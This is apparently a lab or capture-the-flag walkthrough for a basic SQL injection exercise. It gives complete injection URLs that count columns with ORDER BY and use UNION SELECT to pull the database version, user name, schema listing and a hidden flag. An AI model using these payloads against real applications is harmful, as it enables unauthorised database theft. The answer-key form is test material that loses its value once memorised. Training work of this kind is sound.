Challenge 4

http://192.168.2.11/sqli/sql4/ [Level: Basic]

- Identify the parameter vulnerable to SQL Injection

  Job_title is vulnerable to SQL Injection

- How many columns are returned in original SQL select statement?

  We will use Order by clause to check:

  The following 2 queries return the data:

  http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20order%20by%201%23

  http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20order%20by%202%23

  Note: %23 is the URL encoded # character. You can also use -- as comment character.

  However, this query does not return the data:

  http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager%27%20order%20by%203%23

  Thus, the original query returns 2 columns

- What is the database version

  We will use UNION to extract data:

  http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20null,%20@@version%23

- What is the username for database user?


  http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20null,%20user()%23

- Provide the URL which will list all tables from back-end database

  http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20table_name,column_name%20from%20information_schema.columns%23

- What is the value of the flag stored in table secret (provide the URL which displays the flag)

http://192.168.2.11/sqli/sql4/search.php?job_title=Project+Manager'%20union%20select%20null,data%20from%20secret%23



Further reading:

http://bernardodamele.blogspot.co.uk/2007/07/insight-on-union-query-sql-injection.html

http://gnahackteam.wordpress.com/2012/06/08/union-based-basic-sql-injection/